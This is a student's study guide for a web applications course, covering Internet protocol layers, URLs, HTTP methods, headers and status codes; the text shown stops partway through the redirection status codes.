

STUDENT'S GUIDE TO CMPUT 404

WEB APPLICATIONS AND ARCHITECTURE



A STUDENT'S GUIDE TO THE COMPLEX NATURE OF THE INTERNET: ITS TECHNOLOGIES, PROTOCOLS, AND IMPLEMENTATIONS

Introduction to modern web architecture, from user-facing applications to machine-facing web-services. Topics include: the evolution of the Internet, relevant technologies and protocols, the architecture of modern web-based information systems, web data exchange and serialization, and service-oriented middleware.

By slaying his assignment minions, defeating his midterm champion(s) and ending the final themselves. The heroic legacy of your achievement will be remembered on your academic transcript.

CONTENTS

CH. 1: INTERNET AND WEB	1	HTTP proxies.....	15
Web	1	Forward Proxies	15
Primary Components	1	Reverse Proxies	15
Link Layer	1	Review	15
Ethernet	1		
Internet Layer.....	2	CH. 3: HTML	17
IPV4	2	XHTML.....	17
IPV6	2	Head/Header	17
Transport Layer.....	2	Body	17
UDP	2	Tags	17
TCP	2	Paragraph Tag: <P>	18
Application Layer	3	Image Tag 	18
DNS	3	Anchor Tag <a>	18
Firewalls	3	Text Layout Philosophy.....	18
Internet Protocol Stack.....	3	<div> and tags	18
Review	4	Style	19
CH. 2: HTTP	5	Cascading Style Sheet (CSS).....	19
HTTP Command.....	5	Properties	19
URI.....	5	Selectors (classes)	19
URL.....	5	Positioning	20
URL syntax	5	Alignment	20
Absolute and Relative URLs	5	HTML for User Interfaces	20
Queries	5	<form> tag	20
Fragments	5	<input> tag	20
Encodings	6	<select> tag	21
HTTP 2	6	File Upload	21
HTTP Request	6	CGI Diversion.....	21
HTTP Response	6	CGI Problems	21
HTTP Headers	6	Review	23
GET.....	6		
Request Headers	7	CH. 4: JAVASCRIPT	24
POST.....	7	Running JS on a webpage.....	24
Forms	7	Functions	24
Request Headers	7	Comments	24
PUT.....	8	Closure.....	24
DELETE.....	8	Scope	25
WebDAV	8	Type Coercion	25
User Agent.....	8	this.....	25
HTTP Status Codes	9	Anonymous Functions.....	25
1XX: Information codes	9	Arrow Function =>	25
2XX: Success codes	9	Names	25
3XX: Redirection Codes	9	Numbers	26
4XX: Client Error codes	10	Casting Numbers	26
5XX: Server Error codes	11	Rounding Errors	26
Status code summary	11	Strings	26
HTTP Headers	11	Casting Strings	26
HTTP Request Headers	11	Booleans	26
HTTP Server Headers	13	Equality	26
Custom HTTP Headers	15	Arrays	26
Authentication.....	15	Iterating over an array	27
Session Cookies.....	15	Objects	27
		Prototypes	27
		Looping over Properties	27

Classes	27	CH. 8: WEB MINING.....	40
ECMAScript 2015 Classes	28	Web Mining Workflow	40
Constructor Function	28	Atom or RSS Feed	40
DOM Manipulation	28	Parsing RSS or Atom Feed	40
DOM elements from HTML	28	Parse HTML Data	40
Recursive	29	40
querySelector	29	Modularize it	40
jQuery	29	Selenium	41
Changing the DOM	29		
Review	30		
CH. 5: AJAX	32	CH. 9: HTTP AUTHENTICATION.....	42
Making Requests.....	32	Web authentication.....	42
Promise	32	HTTP Basic Authentication	42
Promise dot-chaining	32	HTTP Digest Authentication	42
Fetching JSON.....	33	HTTP Digest Run Down	42
Timers	33	Issues	43
JSON	33	Nonces	43
Design with AJAX.....	33	Authentication and REST	43
AJAX Observer Pattern	34	Authorization header	43
Observing the Server	34		
Polling the Server	34		
Async and Await.....	34	CH. 10: SECURITY	44
Disadvantages	34	What is your website suppose to do?	44
Review	35	Web Content Takeover (XSS)	44
CH. 6: WEBSOCKETS	36	Common XSS	44
Websockets	36	Solution	44
Why Websockets	36	Cross-Site Request Forgery (CSRF)	44
Websocket Handshake	36	Solution	44
Websocket Protocol	36	Improper Limitation of a Pathname to a	
Messages	36	Restricted Directory	44
Opcodes	37	Solution	44
Why the mask	37	Inclusion of Functionality from Untrusted	
Webscoket URIs.....	37	Control Sphere	44
Performance.....	37	SQL Injection	45
Errors.....	37	SQL Injection Patterns	45
Websockets in the Browser	37	Solution	45
Websockets in JS	37	Poorly Encrypted Cookies/Tokens	45
CH. 7: RESTFUL WEBSERVICES	38	Shell Injection	45
REST.....	38	Solution	45
RPC.....	38	DOS and DDOS	45
Properties of REST	38		
Stateless	38	CH. 11: TLS	46
Cacheable	38	Identity	46
Layered	38	Certificates	46
REST Examples	38	Privacy	46
Performance.....	39	Authenticity	46
Caching	39	TLS Handshake	46
Layering	39	Perfect Forward Secrecy	47
Issues	39	Reducing Latency	47
Design Tips.....	39	Cipher Suites	47
Nouns	39	Example	47
General REST recommendations.....	39	TLS Problems	47
HATEOAS	39	Avoiding Security Problems	47
Errors.....	39	Avoiding TLS security Problems	47
PUT.....	39		
		CH. 12: HTTP PERFORMANCE.....	48
		Before you Optimize	48
		Web Performance Best Practices	48
		Caching	48
		User Agent Cache	48
		Cache-Control	48

Header specific caching	48	Fix DNS.....	50
Cross Cutting Concern	49	Avoid Indirection	50
Round Trips.....	49	Avoid POST.....	50
Round Trip Tricks	49	Check for errors	50
Reduce Request Size.....	49	Encoding.....	50
Avoid Dynamism and Cookies for Static Content ...	49	Repeat yourself or don't repeat yourself.....	50
Minimize Resource Size	50	Async over Sync	50
Minimize Number of Resources	50	Javascript Includes	51
Optimize Rendering.....	50		
Defer JavaScript	50		
Content Delivery Network	50		
GZIP things.....	50		
		CH. 13: COURSE WORK AND EVALUATION	
		52	
		Monster.....	52

CHAPTER 1: INTERNET AND WEB

WEB

The web is a "tool" that we use to request, search, navigate and share information. We can use this web to access and operate software. This *tool* is really a collection of interconnected computers that is spread throughout the entire world and even in space.

You can use Firefox to inspect a website and see the source code that makes up the website. If you want to look at traffic you can use Wireshark to see the individual ethernet frame and protocol.

The web is *not* the internet. The internet is a network of computers like desktops, laptops, phones, TV, etc. While the World Wide Web is a network of pages like Wiki pages, new stories, blog post, etc. The web is a connection of software or virtual pages, while the internet is a connection of hardware. This also means that the web and internet have different domains of connections. The internet is connected using physical means like ethernet, wifi, cable, satellites, etc. While the WWW uses protocols and web formats to connect between different websites or pages. Examples include hyperlinks, HTML, images, redirects, etc. These are more software orientated connections.

PRIMARY COMPONENTS

You have web servers that serve web content and web clients like web browsers like Chrome or Firefox that connects to web servers. The connection is done via HTTP (HyperText Transport Protocol) and HTML (HyperText Markup Language). You can also use Hypertext which are text that has links in it to take you somewhere else.

Definition 1.0.1 (Hypertext and Hypermedia). *By now the word "hypertext" has become generally accepted for branching and responding text, but the corresponding word "hypermedia", meaning complexes of branching and responding graphics, movies and sound - as well as text - is much less used. Instead they use the strange term "interactive multimedia": this is four syllables longer, and does not express the idea of extending hypertext.*

Nelson, Literary Machines, 1992

The internet is made up with multiple layers of protocols and mediums that allows communications between computers.

LINK LAYER

In computer networking, the link layer is the lowest layer in the Internet protocol suite, the networking architecture of the Internet. The link layer is the group of methods and communications protocols confined to the link that a host is

physically connected to. The link is the physical and logical network component used to interconnect hosts or nodes in the network and a link protocol is a suite of methods and standards that operate only between adjacent network nodes of a network segment.

From: https://en.wikipedia.org/wiki/Link_layer

ETHERNET

On a wired connection all information will need to be cut up into an *Ethernet* frame.

ETHERNET HEADER SIZES

Schema	Size in bytes
Preamble	7
Start Frame Delimiter	1
Destination	6
Source	6
Length	2
Payload	46-1500
CRC	4

The preamble will always be 0xAA because 0xAA is encoded as 10101010 in 8-bit binary. This will set the sample rate for the hardware to listen, spool up and grab the information. The Start Frame Delimiter or SFD denotes the start of the Ethernet frame, it is encoded as 0xAB or 10101011, the double 1 at the end will tell the hardware to process the next 64-1518 bytes. The **Source** and **Destination** sections are MAC addresses that are mapped to hardware and tells who is the recipient and sender. **Length** is the size of the payload in byte units. **Payload** contains the actual data itself. The standard assumes a MTU or Maximum Transfer Unit of 1500 bytes, and the **CRC** is used as a checksum and error detection.

Note

This is a pretty old standard and in today's world we might use something faster or bigger in terms of payload size.

The standard is designed so that everyone knows the minimum packet size that can be sent. Note that there are potential wastes in a transmission. Also note that sizes that aren't fragmented or split will lead to minimal latency from the lack of overhead caused by splitting packets.

The idea is to keep the message sizes smaller than 1.5kb to ensure that you stay inside within packets, but not too small so that you send too many headers. Most people have MTUs at 1500 or less.

INTERNET LAYER

The internet layer is a group of internetworking methods, protocols, and specifications in the Internet protocol suite that are used to transport network packets from the originating host across network boundaries; if necessary, to the destination host specified by an IP address. The internet layer derives its name from its function facilitating internetworking, which is the concept of connecting multiple networks with each other through gateways.

From: https://en.wikipedia.org/wiki/Internet_layer

IPV4

This is a routing standard that allows the Ethernet frame/data to be routed. This is because Ethernet is not routable. IPV4 is the backbone of the internet but we are running out of IPV4 addresses. It was designed to communicate over large distances and to many computers, in fact it was a compromise to address computers instead of using MAC addresses. Note IPV4 is stateless as well. The IPV4 header is wrapped into the Ethernet Frame.




Figure 1.1: IPv4 header

https://en.wikipedia.org/wiki/IPv4#/media/File:IPv4_Packet-en.svg

IPV6

IPV6 is like IPV4 but with more addresses. The number of addresses you can represent using IPV6 is 2^{128} while IPV4 can only represent around 4.2 billion values 2^{32} . TCP is encapsulated within the IPV6 layer. An address can be really big, Examples

- 2001:0bd8:0000:0000:0000:0000:0000:0001
- 3132:0:0:0:0:0:1
- 2001:bd8::1

For ports the IPV6 addresses are encompassed within square brackets. Example: [http://\[2001:29b::1\]:443/](http://[2001:29b::1]:443/)

Note

The IPV6 header is much simpler compared to the IPV4 header as the designers of the IPV6 header wanted to keep the header simple and have a different protocol handle everything else. For integrity protection that task is handled by the link layer e.g., Ethernet, and the transport




Figure 1.2: IPv6 Header

https://en.wikipedia.org/wiki/IPv6#/media/File:IPv6_header-en.svg

layer, mainly TCP or UDP.

TRANSPORT LAYER

In computer networking, the transport layer is a conceptual division of methods in the layered architecture of protocols in the network stack in the Internet protocol suite and the OSI model. The protocols of this layer provide host-to-host communication services for applications. It provides services such as connection-oriented communication, reliability, flow control, and multiplexing.

From: https://en.wikipedia.org/wiki/Transport_layer

UDP

Stands for **User Datagram Protocol**, the user means that user-space applications can use it. Like IPV4 it's stateless, and only contains source and destination port numbers as well as a checksum to provide some integrity. This type of connection is lossy and not ordered, meaning deterministic behavior is not guaranteed. There is also no connections like TCP. This is useful for only sending a small amount of data across a network where latency is more important than integrity. UDP is encompassed within IP, the data comes after it. It will be the IP data size minus the UDP header size. Checksum is not required but includes data, UDP header and IP header. DNS or NTP uses UDP because they are simple query-responses that can fit within a UDP message packet, of $2^{16} = 65536$ bytes.




Figure 1.3: UDP Header

https://en.wikipedia.org/wiki/User_Datagram_Protocol

TCP

Stands for Transmission Control Protocol. Unlike UDP there is a connection between a socket that goes

through different states. Some of these states are part of the 3-packet handshake that an opening connection makes before sending data. This 3-packet handshake involves

1. The source socket will send a SYN to the destination socket who is listening
2. That destination socket will reply with SYN+ACK to tell the incoming connection "I've heard you SYN"
3. Finally the source socket will reply the destination socket's SYN+ACK with ACK to say "I've heard your SYN+ACK let's communicate"

There are two ways a TCP connection can close:

ACTIVE CLOSE

This is initiated by the client and will send a CLOSE/FIN signal to the server, the server will respond with ACK in which the client will respond with FIN/ACK. The client could also close the connection and send the FIN+ACK/ACK at the same time to the server and ignore the response from the server.

PASSIVE CLOSE

In passive close the server will disconnect the connection with a FIN/ACK, and have the client respond with CLOSE/FIN with the server responding with ACK after CLOSE/FIN.




Figure 1.4: TCP Header

https://en.wikipedia.org/wiki/Transmission_Control_Protocol

APPLICATION LAYER

An application layer is an abstraction layer that specifies the shared communications protocols and interface methods used by hosts in a communications network. An application layer abstraction is specified in both the Internet Protocol Suite (TCP/IP) and the OSI model. Although both models use the same term for their respective highest-level layer, the detailed definitions and purposes are different

From: https://en.wikipedia.org/wiki/Application_layer




Figure 1.5: TCP State Diagram

https://en.wikipedia.org/wiki/Transmission_Control_Protocol#/media/File:Tcp_state_diagram_fixed_new.svg

DNS

Domain Name Service is part of the application layer which goes on top of UDP or TCP. This protocol allows us to bind a name to another name, IP, or set of IPs.

Type	What it represents
A	A record that points to an IPv4 address
AAAA	A record that points to an IPv6 address
CNAME	A record that points to another name

You can use programs like host, dig, or nslookup to check names. Because a CNAME record points to another name and that name could be another CNAME record this DNS behaviour can be recursive until it reaches an IP address or a set of addresses.

FIREWALLS

Usually prevents hosts from communicating on certain ports, or hosting services like port ssh, ftp, etc. HTTP and firewalls mean that web clients are unlikely to be web servers as well. That communication must be initiated by clients rather than web services.

INTERNET PROTOCOL STACK

Exchanging data over the internet uses multiple different standard and protocols that are built upon each other.

Layer	Examples
Application	DNS, HTTP(S), SSL, SSH, etc
Transport	TCP, UDP, etc
Internet	IPv4/6, ICMP, etc
Link	Ethernet, Wi-Fi, DSL, ARP, etc

Like layers of an onion each layer is wrapped inside each other. The Application layer is wrapped inside the Transport layer which is wrapped inside an Internet layer which is finally wrapped inside a Link layer. Which layers are used depends on the application, context, and physical medium used to communicate on the internet.

Note

For HTTPS the TLS layers goes in between the TCP and HTTP layer. There is an additional handshake that is done so that both the client and server can encrypt and decrypt the data. This adds overhead as well as not encrypt anything below the transport layer. Meaning a sniffer can read the transport, internet and link layers. Basically they can see who you are talking to.

REVIEW

Ethernet.

- The lowest protocol on the network stack, everything is encompassed within it. It's one example of the Link Layer.
- It's old but we still use it.
- Payload size is between 46 and 1500. Total max size including the header minus the preamble and delimiter is 1518.

IPV4.

- The second lowest protocol on the network stack, encompassed within the Link Layer, it handles the routing and addressing between one computer and another. It's one example of the Internet Layer.
- We are running out of them due to the number of interconnected devices
- Header is pretty complicated with options and stuff.
- Max payload size is $2^{16} = 65536$ bytes including all the headers and payloads above it or anything being encapsulated by it. But not including the IPV4 header itself.

IPV6.

- Like IPV4 it's the second lowest protocol on the network stack, encompassed within the Link Layer, it handles the routing and addressing between one computer and another. It's one example of the Internet Layer.
- We can have more than 2^{128} a number with 39 digits or a big fucking number.
- Header is a lot simpler as the task like checksumming is handled off to other layers like Link or Transport.
- Max payload size is $2^{16} = 65536$ bytes including all the headers and payloads above it or anything being encapsulated by it. But including the IPV6 header itself.

UDP.

- Simple, connectionless protocol for the Transport Layer or the third layer in the network stack.
- Used in DNS, and NTP queries for something simple or small.

- Message packets are not guaranteed to be in order.
- Max payload size is $2^{16} = 65536$ bytes including everything the UDP packet/message is encapsulating. But not including the 8 bytes for the header.

TCP.

- A more complicated, connection (or state) based protocol that is part of the Transport Layer like UDP.
- Has a three way handshake to establish communication, using SYN, SYN+ACK, ACK.
- Active Close is client driven
- Passive Close is server driven

DNS.

- Domain Name Service, part of the Application Layer or the last (top) layer in the network stack.
- Used to resolve domain names to IP addresses
- Made up with different records, A for IPV4, AAAA for IPV6, CNAME which points to another name

CHAPTER 2: HTTP

HyperText Transport Protocol, this protocol beat FTP and Gopher because it was more flexible, extensible, and not burdened with licensing agreements. It sends content not files which is useful if you are just searching for things and don't want to download an entire file or a small subset of that file. Can respond to requests based on reserved VERB words like GET, POST, DELETE, PUT, etc. The flexibility comes from the fact custom headers could be included allowing for extension and adding new features. The protocol allowed for a more request or command oriented pattern for communication. HTTP relied on the pairing of web clients and web servers as well as using URIs to describe resources, allowing more than 1 resource to be hosted on 1 server. The standard for HTTP is outlined by RFC2616.

Generally HTTP uses TCP, and on port 80. For HTTPS to allow encrypted HTTP traffic using TLS it uses port 443 (generally). HTTP can work on both IPv4 and 6 addresses. HTTP requests are made to addresses called **URIs**.

HTTP COMMAND

Every HTTP command is made to a URI

Command	What it does
GET	Retrieve information from that URI
POST	Run search, log-in, append data, change data
HEAD	GET without a message body (for caching)
PUT	Store the entity at that URI
DELETE	Delete the resource at that URI
PATCH	Modify the entity at that URI
OPTIONS	What options a resource can accommodate
TRACE	Debugging or echo request
CONNECT	Tunnelling proxy over HTTP

PATCH is not defined in RFC2616 those are in a different RFC standard.

URI

A URI is an Universal Resource Identifier, it identifies i.e., points to a resource. Most URIs are URLs or Uniform Resource Locator but not all URLs are URIs. URLs tell you how to get to a resource. Some URIs are URNs or Uniform Resource Name, they tell you the unique name or number given to a resource by some body like IETF

URL

As stated before URLs or Uniform Resource Locator tells you how to get to a resource. It is comprised with

two parts:

- **Scheme** e.x., - http, https, mailto, file, data, ftp, gopher, irc, spotify
- **Everything else** - Anything not part of the scheme.

URL SYNTAX

All URLs follow a fixed syntax

URI =

scheme://authority]path[?query][#fragment]

The authority follows another syntax listed below
authority = [userinfo@host[:port]

Syntax	Example
scheme	http, https
authority	Can be a username and password as part of userinfo, Host followed by a port after :
path	The location of the resource
?	A query string to query the resource
#	Fragments that will provide directions to a secondary resource such as a section heading within the resource

ABSOLUTE AND RELATIVE URLs

Both the authority and path can be absolute or relative, if the authority is missing then the authority is implied based on the current URL. If the path has any ... or is relative then it locates the resource based on the "current working director" of the current URL. Examples:

- Absolute authority, absolute path - http://[:1]:8000/images/web-server.svg
- Absolute authority, relative path - http://[:1]:8000/images/..../index.html
- Implied authority, absolute path - /images/web-server.svg
- Implied authority, relative path - image/web-server.svg

QUERIES

Queries are an optional portion that can be added to a URL. You can have one or more arguments in a key-value pair format like so key=value&key2=value2. Other separator exist like ; instead of & or just having a string and no key-value pairs. The syntax is quite loose and it's highly dependent on the webserver.

FRAGMENTS

Fragments are an optional portion that can be added to a URL. They allow jumps to some spot in the content like a time in a video using #t= in a YouTube link, or a part of a page like a section's name.

ENCODINGS

Universal URIs have to be able to handle anything, including characters like spaces, accents, punctuations, emoji, etc. For HTTP assume our URLs are Unicode UTF-8 encoded. For characters that aren't in `-_. 0-9a-zA-Z` we use % encoding. Uses RFC 3986, space is encoded as `%20`. For domain names we use "punycode" encoding where emojis and other special characters are converted to visible ASCII.

HTTP 2

Released in 2015, it is based on the SPDY protocol by Google and it was designed to reduce latency. It only supported over TLS so only on HTTPS connections and is backwards compatible with HTTP version 1's methods, including their status codes, headers, and URIs. Instead of encoding everything as ASCII, the entire protocol communicates in binary to reduce bandwidth. Features that make it faster, and more responsive (lower latency) is:

- **Pipelining** - Allows multiple requests to be handled at the same time instead of waiting for a response before continuing.
- **Push** - Allows the servers to look into the future and sends clients content before they even request it
- **Multiplexing** - Allows different types of requests to be sent back to the client at the same time via interleaving.

This avoids using multiple TCP connection to a single server thus reducing the number of high-latency TCP and TLS handshakes. Both request and response is happening at the same time and data is interleaved. Requests and responses can be prioritized.

HTTP REQUEST

To send a message to a **server** from the **client** one would need to send a HTTP Request message.

Definition 2.0.1 (HTTP Request). *This is the grammar for an HTTP request.*

```
Request = Request-Line
        *( ( general-header
            | request-header
            | entity-header ) "\r\n"
            "\r\n"
            [ message-body ]
```

Where:

```
Request-Line = Method URI HTTP-Version"\r\n"
```

The request line always come first where the **Method** is the type of request, the **URI** is the "URL" and the **HTTP-Version** is what version of HTTP you are running. For format for **HTTP-Version** is **HTTP/X.Y** where X is the major and Y is the minor version numbers. For this project it's entire in **HTTP1.1** so **HTTP-Version** should be **HTTP/1.1**.

There must be an empty line with a CRLF or
`r`
`n` right after the header to separate the header and the body of the message.

HTTP RESPONSE

To receive a message from the server or responding to a request from the server-side one would need to send a HTTP Response message.

Definition 2.0.2 (HTTP Response). *This is the grammar for an HTTP response.*

```
Response = Status-Line
        *( ( general-header
            | response-header
            | entity-header ) "\r\n"
            "\r\n"
            [ message-body ]
```

Where:

```
Status-Line = HTTP-Version Status-Code
Reason-Phrase"\r\n"
```

Like in HTTP Request the status line comes first where the **Status-Code** is the response code and the **Reason-Phrase** is the phrase associated with the **Status-Code**. The format is for the **HTTP-Version** is the same as in **HTTP Request**.

HTTP HEADERS

There are a lot of different headers that can make up a HTTP message but for all headers they follow a specific syntax

```
header = field-name ":" [ field-value ]
```

It's encoded like a key value pair where **field-name** is the header's name and the **field-value** is the value for that header.

GET

HTTP GET is a simple request to be sent that resource.

- It might be dynamic (resource is generated when the request is received by the software on the server), this could be done by a JavaScript or a Python CGI.
- It might be static (just a file sitting on the server)
- It might be a mix of static and dynamic content.

We can send query parameters along with a HTTP GET in the URL using the ? character. GET request **SHOULD NOT** cause the server to change data-we should use a different HTTP method for that. GET request are only used for reading data/information.

Note

You **SHOULD NOT** send a body with a GET Request because it might lead to a rejection. The behaviour is undefined so to keep everything working smoothly for all platforms you shouldn't send one.

REQUEST HEADERS

With HTTP 1.1 you **must** send a **Host** header with the authority you are connecting with as the value. You **should** also send these headers as well

- Connection: Keeps the connection open or not after the current transaction finishes.
- Date: The date of the request.
- Accept: Advertises which content type, expressed as MIME types the client is able to understand.

POST

HTTP POST is a request to update, create, or generally interact with a URL.

- Can do things like queries like HTTP GET but not limited by length.
 - Use to submit HTML forms.
 - POST is expected to add or mutate data.
- Moreover POST:
- URI identifies a service/handler/script/process
 - Arguments are stored in the HTTP request body
 - The request body is interpreted by some software and processed
 - "Send this here for processing" basically
- POST can be used for:
- Login/logout
 - Reply
 - Post on a forum/blog
 - Upload multiple files (Somewhere)
 - Make an order
 - Fill out a survey/poll

FORMS

POST methods often send their parameters in the body of the POST requests. The Content-Type of the body is usually some type of form

- application/x-www-form-urlencoded
- multipart/form-data - Generally used when uploading files

Each form element has a **name**. The **name** is the identifier used for the variable that is going to store the content. Example: <input name="occupation"> becomes occupation= The content of the input element becomes the value.

```
POST /test HTTP/1.1
Host: foo.example
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

field1=value1&field2=value2
```

Figure 2.1: Example x-www-form-urlencoded
<https://developer.mozilla.org/en-US/docs/Web/HTTP/Methods/POST>

multipart/form-data uses mime (multipurpose internet mail extensions) to send form data. Mostly used to upload files as binary, but it can be used for any form. Send the content-size first and then ask the server i that's okay. The server must response with a 100 Continue code if it can handle that size of data. Then the client will send the body. This interaction is a bit slower because it adds a round trip latency for confirmation with the header before sending the body. But the confirmation is done to ensure that the client doesn't send a file that is too big for the server to handle or of a type it can't handle, etc.

```
POST /test HTTP/1.1
Host: foo.example
Content-Type: multipart/form-data;boundary="boundary"
--boundary
Content-Disposition: form-data; name="field1"
value1
--boundary
Content-Disposition: form-data; name="field2"; filename="example.txt"
value2
--boundary--
```

Figure 2.2: Example multipart/form-data
<https://developer.mozilla.org/en-US/docs/Web/HTTP/Methods/POST>

The boundary lets the server tell when one part of the form ends and another begins. The random number should be chosen so that it won't show up in the content. The last boundary line **must** end with - to tell the server that all of the form has been sent.

REQUEST HEADERS

With HTTP 1.1 you **must** send these headers

- Host: Specifies the host and port to which the request is being sent to.
 - Content-Type: The type of the form or what type of the body.
 - Content-Length: The size of the body.
- You **should** also send these headers as well
- Connection: Keeps the connection open or not after the current transaction finishes.
 - Date: The date of the request.
 - Accept: Advertises which content type, expressed as MIME types the client is able to understand.

PUT

HTTP PUT is like HTTP POST except the URI does not handle the request, it is the request. It creates a new resource or replaces a representation of the target resource with the request payload.

The URI in a POST request identifies the resource that will handle the enclosed entity. That resource might be a data-accepting process, a gateway to some other protocol, or a separate entity that accepts annotations. In contrast, the URI in a PUT request identifies the entity enclosed with the request – the user agent knows what URI is intended and the server MUST NOT attempt to apply the request to some other resource.

Fielding, et al., RFC2616:

<http://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html#sec9.6>

The difference between PUT and POST is that PUT is idempotent; calling it once or several times successively has the same effect i.e., that is no side effect, whereas successive identical POST requests may have additional effects, akin to placing an order several times.

Moreover PUT:

- URI identifies an entity (file, db entry ...).
- Arguments are stored in the URI query string or HTTP headers.
- Request body contains the entire entity, it essentially overwrites or creates a new entity with that content.

PUT can be used for:

- Create a new entity at the URI
- Replace an existing entity at the URI
- Add/replace an entry to a DB
- Entity can be retrieved later with GET and the same URI

DELETE

Like HTTP POST except the URI does not handle the request, it is the request, a request to delete the entity at that URI.

The DELETE method requests that the origin server delete the resource identified by the Request-URI. This method MAY be overridden by human intervention (or other means) on the origin server. The client cannot be guaranteed that the operation has been carried out, even if the status code returned from the origin server indicates that the action has been completed successfully. However, the server SHOULD NOT indicate success unless, at the time the response is given, it intends to delete the resource or move it to an inaccessible location. A successful response SHOULD be 200 (OK) if the response includes an entity describing the status, 202 (Accepted) if the action has not yet been enacted, or 204 (No Content) if the action has been

enacted but the response does not include an entity.

Fielding, et al., RFC2616:

<http://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html#sec9.7>

Moreover DELETE:

- URI identifies an entity (file, db entry...).
- Arguments are stored in the URI query string or HTTP headers
- Request body is usually empty
- Response body is usually empty
- Basically delete this entity, if I GET it again it should respond with a 404 error if I didn't PUT or POST at that same URI.

DELETE can be used for:

- Delete the entity at the URI
- Delete a file on the server's file system
- Remove an entry in a DB
- Entity cannot be retrieved later with GET and the same URI

WEBDAV

WebDAV is an extension of HTTP that allows clients to perform remote Web content authoring operations. Basically FTP but for the web

- Let's you create and upload to a URI using HTTP PUT
- Download from a URI using HTTP GET
- Delete an entity at a URI and the URI using HTTP DELETE
- Make directories and folders using a new HTTP command MKCOL for MaKeCOLlection

USER AGENT

A user agent is the client or browser that is accessing the web services or server. It is a HTTP header that is part of the HTTP request that is sent to the server. User-Agent is the header's name.

Note

Not all HTTPs are browser, cURL is not a web browser but it is a web client. Therefore it will provide a user agent to the server.

The user agent will tell a lot about the client, for web browsers they might show

- Browser i.e., Chrome, Firefox, etc
- Version
- Operating system
- Machine architecture
- Rendering engine
- etc

Mobile version will also have their own separate user-agent, even the Nintendo Switch will have their own user agent.

HTTP STATUS CODES

There are five different sets of status codes that can be sent as a response.

Code Range	Status Type
1XX	Information codes
2XX	Success codes
3XX	Redirection codes
4XX	Client Error codes
5XX	Server Error code

1XX: INFORMATION CODES

These codes are used when they are negotiating a transaction. There are many but in this we are going to look at 2.

100 CONTINUE

Used in multipart and uploads, specifically tells the client to send the request body/data. The server has the choice to accept the request or not and with the 100 code it has decided to accept it

101 SWITCHING PROTOCOLS

This is a rare status code where it provides `Upgrade` as a header. This specifies the new protocol to change to after the blank line at the end of the header. An example situation could be switching from HTTP/1.1 unencrypted to HTTP/2.0 but doesn't really happen as HTTP/2.0 only works on encrypted connections for browsers.

2XX: SUCCESS CODES

These are success codes, meaning that the transactions between server and client was a success.

200 OK

The request was a success depending on the client's request.

- GET: sends an entity for the requested URI
- HEAD: sends headers for the entity for the requested URI
- POST: sends an entity describing the result of the POST
- TRACE: sends back the entity it received

201 CREATED

Request succeeded and a new entity was created and exists (e.g. PUT)

202 ACCEPTED

Like 200 OK but the server's not done with it yet. For example, you asked the server to perform a calculation and it's working on it.

203 NON-AUTHORITATIVE INFORMATION

This is a rare code used with proxies.

204 NO CONTENT

Request succeeded but the server is only sending headers and no entity or response body.

205 RESET CONTENT

Rare status code, like 204 No Content but the browser should clear the form/page.

206 PARTIAL CONTENT

Used to resume downloads. The client requests with a `Range` header to continue a big download that was interrupted. The server responds with a 206 Partial Content code and a header named `Content-Range` is returned indicating what part it's sending.

3XX: REDIRECTION CODES

Redirects is a very powerful for HTTP. It is a cheap form of abstraction, provides work-around for browser/protocol issues, redirects HTTP to HTTPS, redirect request from old URIs to new URIs. It provides load balancing, separate dynamic and static content onto two different servers, allows more than one server behind the scenes. It allows URLs to be shortened and allows websites to be reorganized but still allow old URIs to keep working (fighting link-rot).

300 MULTIPLE CHOICES

This is a rare response that provides a list of choices and the user or the browser chooses one. An example could be selecting a language for a page.

301 MOVED PERMANENTLY

Go to the URI mentioned in the `Location` header, and don't ask again. The new location should be cached and the URI in the location bar automatically changes.

302 FOUND

This is a temporary redirect and the client should GET the URI mentioned in the `Location` header and display that response instead. This is useful for load-balancing.

Note

The URI in the location bar stays the same, the user doesn't know that it is in a different location.

303 SEE OTHER

Exists to solve the form-POSTing problem where POSTing the same post will cause duplicate post in the forum. GET the URI in the `Location` header and don't save the redirect in your cache, you can keep making POSTs to the URI that gave you a 303 code. The URI in the location bar changes.

304 NOT MODIFIED

